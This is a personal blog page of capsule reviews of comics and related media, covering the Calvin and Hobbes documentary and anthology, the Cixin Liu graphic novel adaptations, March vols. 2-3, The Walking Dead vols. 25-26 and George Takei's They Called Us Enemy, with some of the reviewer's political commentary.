
Dear Mr. Watterson

DearMrWatterson-posterThis is an older documentary but I just discovered it. It explores the phenomenon that is the comic strip Calvin and Hobbes, interview lots of people (fans, actor Seth Green, editor Lee Salem and other artists) who pay tribute to its popularity and talk about how it influenced them and the global culture. It also talks a little about its creator, Bill Watterson, who NEVER appears in the documentary (apparently he is a very shy and private person). 

It is a very interesting documentary and it reminded me of all the reasons why Calvin and Hobbes was my favourite comic strip. Unfortunately, I was quite disappointed that I couldn’t learn more about its creator (although I can understand why someone who’s such a purist about his art would shy away fame and a fortune in licensing). However, the documentary also talk about the cartoon world in general and, if I couldn’t see Mr. Watterson, I could hear from many of the artists who created other strips that I like a lot too: Berkeley Breathed (Bloom County), Stephan Pastis (Pearls Before Swine), Jan Eliot (Stone Soup), Bill Amend (FoxTrot), Wiley Miller (Non Sequitur), Dan Piraro (Bizarro), etc. It was definitively worth watching.

Dear Mr. Watterson : USA, 2013, 89 min.; Dir.: Joel Allen Schroeder; Phot.: Andrew Waruszewski; Ed.: Joel Allen Schroeder; Music: Mike Boggs; Prod.: Chris Browne & Matt McUsic; Rated PG. It has received a score of 62% on Rotten Tomatoes (51% from the audience), 54% on Metacritic and 6.4/10 on IMDb. stars-3-0

To learn more about this title you can consult the following web sites:

[ Apple TVGoogleIMDbOfficialPrime VideoWikipedia ]


EssentialCalvinAndHobbes-covAgain, watching this documentary made me want to read the comic again. I have a little less than a dozen compilations and I chose to read the one that I thought would be the most representative: The Essential Calvin and Hobbes, which includes all strips from the first two compilations (Calvin and Hobbes and Something Under the Bed Is Drooling). In this strip we enviously follow the (mis)adventures of an over-imaginative boy with his pet (stuffed?) tiger. It is superbly drawn in a simple, clean but descriptive style. The humour is brilliant. It is both entertaining and full of meaning. A must read.

The Essential Calvin and Hobbes, by Bill Watterson. Kansas City: Andrews & McMeel (Universal Press Syndicate), March 1989. 256 pages, 8.5 x 10.7 in., $US $18.99 / $C 37.99, ISBN 0-8362-1805-1. For teenage readership (12+). stars-4-0

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 1988 by Universal Press Syndicate.

Capsules


[ Traduire ]

Cixin Liu Graphic Novels #1-3

Vol. 1: Sea of Dreams

Cixin-SeaOfDream-cov“An annual ice sculpture festival draws the attention of an extraterrestrial visitor, who learns how to create such art and decides to use local resources to sculpt a piece in a gesture of goodwill. All the water in the ocean is sent to the stratosphere, where the ice sculptor uses splendid techniques to create crystal dominoes scattered by a giant of the cosmos. In the world of the ice sculptor, art is the sole reason for civilization’s existence. After the ice sculptor creates the pinnacle of beauty, but also brings forth devastation and disaster, humanity decides during Earth’s last breaths to fight for their survival.

The first of sixteen new graphic novels from Liu Cixin and Talos Press, Sea of Dreams is an epic tale of the future that all science fiction fans will enjoy.”

[Text from the publisher’s website ; see also the backcover]

Cixin Liu Graphic Novels #1: Sea of Dreams, by Rodolfo Santullo (writer) & JOK (Illustrator). New York: Tales Press (Imprint of Skyhorse Publishing), June 2021. 96 pages, 7 x 10 in., $US 17.99 / $C 24.99, ISBN 978-1-945863-67-7. For Teen readership (12+). 

Vol. 2: The Wandering Earth

Cixin-WanderingEarth-cov“The life-bringing sun is on track to have a catastrophic helium flash within the next four hundred years, which would wipe the Earth from the universe entirely. To survive, humanity constructs massive engines on Earth that keep running nonstop, gradually taking Earth out of the Sun’s orbit. Braking, escaping, and hostile living conditions wear down humanity’s hope. People who believe that civilization has already been destroyed form a rebel faction, carrying out a ruthless execution of those who still believe that the Sun will undergo a helium flash.

The second of sixteen new graphic novels from Liu Cixin and Talos Press, The Wandering Earth is an epic tale of the future that all science fiction fans will enjoy.”

[Text from the publisher’s website ; see also the backcover]

Cixin Liu Graphic Novels #2: The Wandering Earth, by Christophe Bec (writer) & Stefano Raffaele (illustrator). New York: Tales Press (Imprint of Skyhorse Publishing), September 2021. 128 pages, 7 x 10 in., $US 17.99 / $C 24.99, ISBN 978-1-945863-65-3. For Teen readership (12+). 

Vol. 3: The Village Teacher

Cixin-VillageTeacher-cov“In the depths of mountains shrouded with ignorance and superstition, a man dedicates his life to igniting a passion for science and culture in children’s hearts. As his life draws to an end, he uses his dying breaths to impart knowledge on others. Fifty thousand lightyears away, in the depths of outer space, an interstellar war that has lasted for twenty thousand years draws to an end. In order to preserve the Milky Way’s many civilizations, the victor begins to exterminate lower-level life forms. When they reach Earth, they pose a test. The eighteen children deep in the mountains use the last lesson their teacher taught them to shine bright the hope of civilization…

The third of sixteen new graphic novels from Liu Cixin and Talos Press, The Village Teacher is an epic tale that all science fiction fans will enjoy.”

[Text from the publisher’s website ; see also the backcover]

Cixin Liu Graphic Novels #3: The Village Teacher, by Zhang Xiaoyu. New York: Tales Press (Imprint of Skyhorse Publishing), September 2021. 108 pages, 7 x 10 in., $US 17.99 / $C 24.99, ISBN 978-1-945863-69-1. For Teen readership (12+).

>> Please, read the warning for possible spoilers <<

I have read two of Liu Cixin’s book (The Wandering Earth and The Three-Body Problem). He is certainly the best known Chinese science-fiction writer and has received many awards (Hugo, Locus, Seiun, Arthur C. Clarke and the Chinese Galaxy and Nebula). As an engineer he writes mostly hard science stories but his writing is also very imaginative and interesting. I am looking forward to reading more of his stories and, of course, the easy (or lazy) way is to read comic book adaptations instead. Luckily for me, Talos Press has started releasing a series of sixteen adaptations of Liu Cixin’s short fiction work. Three has already been published and a fourth one is due in January 2022 (Yuanyuan’s Bubbles).

Sea of Dreams (梦之海 / Mèng zhī hǎi) is based on a story published in the Chinese monthly magazine Science Fiction World (科幻世界 / Kehuan Shijie) in 2002. An interstellar artist is inspired by an ice sculptor on Earth but his work of art threaten the whole planet! It is a cute story but the art of the adaptation doesn’t appeal much to me. stars-3-0

The Wandering Earth (流浪地球 / Liúlàng dìqiú) is based on a story published in the Chinese monthly magazine Science Fiction World in 2000. The sun is about to burst into a red giant threatening to destroy the earth. Instead of build generation ships and save a few, the humanity decide to transform earth itself into a spaceship and save everybody (or almost). This is a real epic spanning several millennia and the adaptation succeeds very well to tell that complex story. And I really like the art: it is realist, smooth and with well balanced colouring. It is definitely my favourite book. stars-4-0

The Village Teacher is based on a story (乡村教师 / Xiāngcūn jiàoshī / lit. “The rural teacher”) published in the Chinese monthly magazine Science Fiction World in 2001. In order to defend themselves against an invasion of silicon-based creature, the carbon-based lifeforms of the Milky Way decide to create an isolation zone five hundred light years wide in the middle of spiral arm one by destroying almost all stars and therefore preventing the enemy from using them to leapfrog from a stellar system to another. They’ll be confined to the outer reaches of the galaxy and never be a threat again. However, they must quickly test each planet before destroying their sun to safeguard all star system with level 3C civilizations. Meanwhile on Earth, in a very rural region of China, a dying country teacher is doing his best to spread knowledge despite the opposition of some of the villagers. Will his students know enough to save Earth? This story emphasize the importance of a good education… A nice story with a moral. This time the artist, Zhang Xiaoyu, is Chinese and, if the art is not totally to my taste, its realism has some charms. stars-3-5

Three graphic novel adaptations that provide a nice reading and can introduce the reader to the works of Liu Cixin. It is worth having a look. I can’t wait to see the fourth volume…

For more information you can check the following websites:

[ AmazonGoodreadsGoogleNelliganWikipediaWorldCat ]

© 2021 FT Culture (Beijing) Co., Ltd.

[ Traduire ]

March, vol. 2-3


Three years ago, in order to celebrate the Black History Month, I commented on the first volume of this biographical comics by John Lewis. And last month, as I was talking about the Congressman death, I urged people to read this series. Then it occurred to me that I should follow my own advice and read volume two and three…

Book Two

March-Book-Two-cov“After the success of the Nashville sit-in campaign, John Lewis is more committed than ever to changing the world through nonviolence — but as he and his fellow Freedom Riders board a bus into the vicious heart of the deep south, they will be tested like never before. Faced with beatings, police brutality, imprisonment, arson, and even murder, the movement’s young activists place their lives on the line while internal conflicts threaten to tear them apart.

But their courage will attract the notice of powerful allies, from Martin Luther King, Jr. to Attorney General Robert F. Kennedy… and once Lewis is elected chairman of the Student Nonviolent Coordinating Committee, this 23-year-old will be thrust into the national spotlight, becoming one of the “Big Six” leaders of the civil rights movement and a central figure in the landmark 1963 March on Washington for Jobs and Freedom.”

[Text from publisher’s website and the inside flap; see also the back cover]

March: Book Two, by Congressman John Lewis, Andrew Aydin, and Nate Powell. Marietta GA: Top Shelf Productions, January 2015. 192 pg., Softcover, 6.5″ x 9.5″, 19.95 US / $25.95 Can. ISBN: 978-1-60309-400-9.

Book Three

March-Book-Three-cov“By the fall of 1963, the Civil Rights Movement has penetrated deep into the American consciousness, and as chairman of the Student Nonviolent Coordinating Committee, John Lewis is guiding the tip of the spear. Through relentless direct action, SNCC continues to force the nation to confront its own blatant injustice, but for every step forward, the danger grows more intense: Jim Crow strikes back through legal tricks, intimidation, violence, and death. The only hope for lasting change is to give voice to the millions of Americans silenced by voter suppression: “One Man, One Vote.”

To carry out their nonviolent revolution, Lewis and an army of young activists launch a series of innovative campaigns, including the Freedom Vote, Mississippi Freedom Summer, and an all-out battle for the soul of the Democratic Party waged live on national television. With these new struggles come new allies, new opponents, and an unpredictable new president who might be both at once. But fractures within the movement are deepening … even as 25-year-old John Lewis prepares to risk everything in a historic showdown high above the Alabama river, in a town called Selma.”

[Text from publisher’s website and the inside flap; see also the back cover]

March: Book Three, by Congressman John Lewis, Andrew Aydin, and Nate Powell. Marietta GA: Top Shelf Productions, August 2016. 256 pg., Softcover, 6.5″ x 9.5″, 19.99 US / $25.95 Can. ISBN: 978-1-60309-402-3.

After introducing John Lewis in Book One and explaining how he cames to be involved in the civil rights movement by joining the Nashville students nonviolent protests against segregation, we see him pushing forward, in Book Two, by participating in the Freedom Riders actions. His determination, despite the increasingly violent response to the movement, bring him to a leadership position as the chairman of the SNCC and to a speaking spot at the landmark March on Washington.


Book Two, pages 47 & 150

In Book Three, Lewis is involved with the organization of the Mississippi Freedom Summer. College students flock to the South to register as many as possible Black voters. Despite the fact that the Fifteenth Amendment gave the African-Americans the right to vote, they were facing unjust registration suppression (poll taxes and literacy tests). The project goal was to publicize and counteract this injustice, but it was met with great terror and intimidation (including the tragic events recalled in the movie Mississipi Burning). They also created the Mississippi Freedom Democratic Party in order to put delegates at the Democratic National Convention with great controversy. It failed but prompted Lyndon B. Johnson to pass the Civil Rights Act of 1964. The protests, and the violent response from the South authorities, continue to escalate up to the march from Selma to Montgomery (on March 7, 1965) where Lewis led six-hundred marchers across the Edmund Pettus Bridge and was gravely wounded. This event was a turning point that brought national and international attention to the question and prompted Johnson to pass the Voting Rights Act of 1965. Interestingly, through the recounting of his involvement, Lewis doesn’t shy from talking about the dissent within the various civil rights organizations (mainly the SNCC, CORE, NAACP, and SCLC) and even to sometimes criticize the positions of Martin Luther King or Malcom X.

Book Three, pages 30 & 86

The storytelling of March is excellent and compelling. It is well supported and illustrated by the pretty good black and white art of Nate Powell. However it is sometime quite dark (lots of ink!) and the text in some speech balloons is way too small for my eyes — I guess the artist wanted to express the sound level of distant speech. This book is a real history lesson, and the perfect way to learn about the Civil Right Movement.

Strangely, everything I read in this comics sounds familiar. It seems that what’s happening right nowBlack Lives Matter, the increasing violence against minorities and even from the government itself — is eerily similar to the situation during the civil rights movement. We all thought that our society had made great progress since then, but sixty years later we realize that we find ourselves at the same point! The disease is apparently running deeper. It laid more or less dormant for a while but seems to have been awaken by the “insult” of having a black president, creating a slow resentment. Now, with the strong encouragement and even its institutionalization by President Trump,  there’s an increasingly strong push back against all civil rights (of the ethnic origin, sexual orientation, gender or all sort of minorities) by the conservative Republicans (mostly the religious right). The United States are really in need of strong and comprehensive reforms to address this pervasive problem…

History is repeating itself (to quote Battlestar Galactica, “All this has happened before, and all this will happen again” — which seems inspired by the Bible, Ecclesiastes 1:9) but it shouldn’t ! That’s why reading this comic is extremely important. If you understand the problem of the civil rights in the fifties and sixties — the what, why, who, where and how of it — you will understand what’s happening now: what it means, why it is so important. And maybe we will start to see how all this pervasive ethno-socio-economic inequity could be solved. 

Reading this book is an absolute must. It is an easy way to understand a complex problem that affects all our lives — but mostly the black lives. It really matter. Read it. Now. stars-4-0

For more information you can check the following websites:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© 2015-2016 John Lewis and Andrew Aydin.

[ Traduire ]
RIP John Lewis

March-Lewis-covSadly, Congressman John Lewis died yesterday [BBCCNNGoogle  NYTUSA Today]. He was a hero of the American Civil Right Movement, one of the “Big Six”. In March 1965, he received a severe head injury during the “Bloody Sunday” as he led protesters across the Edmund Pettus Bridge while attempting to march from Selma to Montgomery. Since 1988 he has held a seat at the U.S. House of Representatives for Georgia’s 5th congressional district. He must be remembered for his accomplishments which are even more important in the midst of the Black Lives Matter movement.

I also want to remind everybody that John Lewis (in collaboration with Andrew Aydin and Nate Powell) wrote a biographical comic book retelling his struggle. More than ever it is worth a look…

[ AmazonBiblioGoodreadsWikipediaWorldCat ]

[ Traduire ]

The Walking Dead vol. 26

the-walking-dead-vol-26-cov“After being betrayed by members of his own community, Rick Grimes charts a new course and marshals his forces against the Whisperers.”

[Texts from the publisher’s website]


>> Please, read the warning for possible spoilers <<

What better to read in the midst of a pandemic than The Walking Death comics?

In volume 26, the Alexandrians starts learning to use weapons and combat tactics. However, amid the paranoïa someone shot a member of another communities that he didn’t know. Eugene has repaired the radio and is trying to reach someone, anybody, without much success… until someone finally answers! Both Eugene and the woman he is talking to are cautious not to reveal too much information about their own community. As they slowly gains trust she reveals that her name is Stephanie… A young man named Brandon, who hasn’t forgiven Rick for the fair’s massacre, frees Negan from his prison with the intention of joining the Whisperers. Heading a party searching for Negan, Aaron is stabbed by Beta and Michonne is nearly captured but Dwight intervenes on time. Negan slowly gains Alpha’s trust, just enough to be able to carve himself a trophy that he hopes would please Rick.

The comic storyline has just about caught up with the TV series. It progresses at a much quicker pace — it took several episodes of the TV series for Negan to gain Alpha’s trust. There is a lot of action in this volume and the storytelling remains captivating. The art is great and makes it easy to follow the story. The comic is very constant in its quality and this volume is as good as the previous one. 

This comic is now less about zombies than about preserving civilisation. It could be set in the early time of the American colonies or in the far-west, where the Americans are competing with other colonies (Spanish or French instead of Saviors or Whisperers) while fighting hostile natives (instead of the undeads). I enjoyed it and, considering the time we are living in, it is quite entertaining.

The Walking Dead, vol. 26: Call to arms, by Robert Kirkman (Story), Charlie Adlard (Pencil), Stefano Gaudiano (Ink). Berkley: Image Comics, September 2016. 136 pages, 17 x 25.7 cm, $US 14.99 / $C 19.99, ISBN 978-1-63215-659-4, For Mature readers (17+). Includes issues 151-156. See back cover.  stars-3-0

For more information you can consult the following web sites:

[ AmazonBiblioGoodreadsTWD WikiWikipediaWorldCat ]

© 2016 Robert Kirkman, LLC. All rights reserved.

Please read my other comments on The Walking Dead:

WALKING DEAD 01  - C1C4.indd WalkingDeadCompendium-3-cov the-walking-dead-vol-25-no-turning-back-tp_8be0c98b12

[ Traduire ]
Capsules

The Walking Dead vol. 25

the-walking-dead-vol-25-no-turning-back-tp_8be0c98b12“After a devastating act of war by the Whisperers, Rick must chart a path for his community. But when his leadership is questioned, how will he respond?”

[Texts from the publisher’s website]

>> Please, read the warning for possible spoilers <<

“The world we knew is gone. The world of commerce and frivolous necessity has been replaced by a world of survival and responsibility. An epidemic of apocalyptic proportions has swept the globe (…).”

That quote feels eerily familiar. It’s on the back covers of The Walking Dead comic books. Considering the situation that the COVID-19 virus has put us in, I thought it would be a good time to continue reading the comics. I like to wait a little before reading them because I don’t want to get ahead of the TV series — although both stories have diverged so much by now that it is quite an unnecessary precaution. 

The last TV episode to air was episode 15 of the tenth season. The last episode of the season, #16, was due to air this week but the post-production was not completed because of the coronavirus shutdown and its airdate remains unknown. The producers say they have enough material to continue the TV series (including spin-off series and feature films) for another ten years! However, pre-production and filming of season eleven was also delayed by at least a month because of the pandemic. How ironic. 

As for the comic book, it has ended with issue #193 (vol. 32), therefore I still have eight volumes to read — actually six volumes since I just finished volumes 25 & 26. Strangely, I never talked much about this series. I usually don’t like horror and zombie stories, but I am a great fan of post-cataclysmic worlds, so it’s not that. Maybe it is that, between the comics and the TV series, there would be so much to say. I already commented (in 2011 !) on the first eleven volumes along with the first season of the TV series. Last year, I also commented on the third compendium (vol. 17-24). Besides the progression of the story, I feel I don’t have much to add since the series has remained of a steady quality.

In volume 25, the Alexandrians discover that, during the fair, the Whisperers have abducted and killed a dozen members of the communities (including Rosita and Ezekiel !). They have also put their heads on stakes delimiting their territory. Rick don’t want to overreact and is hesitating. But his people are VERY angry. As this anger turns toward him he sends Lydia and Carl to the Hilltop for their safety. After being hardly beaten by his own people, he follows the advice of Negan. He deflects the anger by announcing that everyone will train in order to create a military force to defend the communities. Or, to quote Vegetius: Si vis pacem para bellum.

As I said before, it is quite weird that some characters die in the comics but not in the TV series and vice versa. The storytelling is fluid, riveting and move much faster than in the TV series. I like the art which is clean and easy to “read” despite being rather dark because of its heavy inking — although using simple textures (zip-a-tone) for the shading helps avoid overloading the pages. It is a well-written and interesting story about survival and the workings of a human society. 

The Walking Dead, vol. 25: No Turning Back, by Robert Kirkman (Story), Charlie Adlard (Pencil), Stefano Gaudiano (Ink). Berkley: Image Comics, March 2016. 136 pages, 17 x 25.7 cm, $US 14.99 / $C 19.99, ISBN 978-1-63215-659-4, For Mature readers (17+). Includes issues 145-150. See back cover. stars-3-0

For more information you can consult the following web sites:

[ AmazonBiblioGoodreadsTWD WikiWikipediaWorldCat ]

© 2016 Robert Kirkman, LLC. All rights reserved.

[ Traduire ]

Capsules


They called us enemy

They-Called-Us-EnemyGeorge Takei has captured hearts and minds worldwide with his captivating stage presence and outspoken commitment to equal rights. But long before he braved new frontiers in Star Trek, he woke up as a four-year-old boy to find his own birth country at war with his father’s—and their entire family forced from their home into an uncertain future.

In a stunning graphic memoir, Takei revisits his haunting childhood in American concentration camps, as one of over 100,000 Japanese Americans imprisoned by the U.S. government during World War II. Experience the forces that shaped an American icon—and America itself—in this gripping tale of courage, country, loyalty, and love.

[Text from the publisher’s site; see also the backcover]

The second season of the TV series The Terror, subtitled Infamy, was set in a Japanese-American internment camp around old Japanese ghost stories. It was quite interesting (stars-3-5). George Takei, of Star Trek fame, who had experienced the camps in his childhood, was asked to be a consultant and, since he is also an actor, to be a member of the cast. He incorporated a lot of his own experience into the TV series. This comic memoir, where Takei recounts the whole traumatic experience of the internment camps, could be a good companion book to the TV series.

They-Called-Us-Enemy-banner

The storytelling is excellent as it not only chronicles the daily life of his family inside the camp, how he felt as a four-year-old and what was the impact on his later life, but it also tells us of the journey that brought him to want to share this story. However, if it is presented has a book for all ages, it should probably more appropriately targets a teenage readership as the story is very serious, with references to policies and politics that kids would probably not understand.

The artwork is generally nice but often a little crude and simplistic with an overuse of screentone to add shades and textures. The story would have been better served by a more professional graphic style. However, this look was probably chosen to make the book feel more accessible.

Overall, it is a very interesting comics about an important (but little known) part of American history that should be a mandatory reading in civics or history classes all over America. A must (particularly now).

They called us enemy, co-written by George Takei, Justin Eisinger, Steven Scott, and illustrated by Harmony Becker. Marietta: Top Shelf Comics (imprint of IDW Publishing), July 2019. 208 pages, 6.5 x 19 in, $US 19.99 / $C 25.99. ISBN 978-1-60309-450-4. For teenage readers (12+). stars-3-5

For more information you can consult the following web sites:

[ AmazonBiblioGoodreadsGoogleWikipediaWorldCat ]

© 2019 George Takei

[ Traduire ]

Capsules



Le Monde d’Edena 3: La déesse

